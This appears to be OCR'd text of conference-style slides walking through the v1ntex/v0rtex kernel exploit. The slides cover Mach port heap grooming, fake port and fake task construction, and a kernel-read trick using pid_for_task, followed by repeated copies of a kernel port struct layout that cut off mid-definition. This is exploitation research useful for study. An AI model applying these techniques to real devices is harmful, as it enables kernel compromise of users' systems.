
v1ntex exploit

11. We now have a heap pointer to a real port!



v1ntex exploit


12.Allocate more ports



v1ntex exploit

13. Increment pointer by *enough* pages and align it to start of page


This is done by freeing and reallocating the data page were TARGET-voucher resides



v1ntex exploit

14. Allocate more data, but this time fake ports!

    We allocate whole pages and put the fake port at the beginning of the page because we aligned the pointer




v0rtex kread

- Have a fake port pointing to a fake task, which also resides in data buffer
- Have the faketask **task_bsd_info** member overlap with fakeport **context** member
- Use **pid_for_task()** to dereference **task_bsd_info** and read 32bit
- Use (custom) **port_set_context()** function to modify **context** from userland without buffer reallocation
- BUT: **port_set_context()** requires RECV_RIGHT which we don't have here :(


v1ntex kread

- Make the fakeports kobj overlap with a real ipc_port where we have RECV_RIGHT
- We can set **context** member of that port and do the same trick
- Only other constraint: kobj refcount needs to be != 0
  - Can we satisfy that?

v1ntex exploit




v1ntex exploit




```
typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests;//this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;
```

v1ntex exploit




v1ntex exploit

```
typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests;//this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;
```



v1ntex exploit


```c
typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
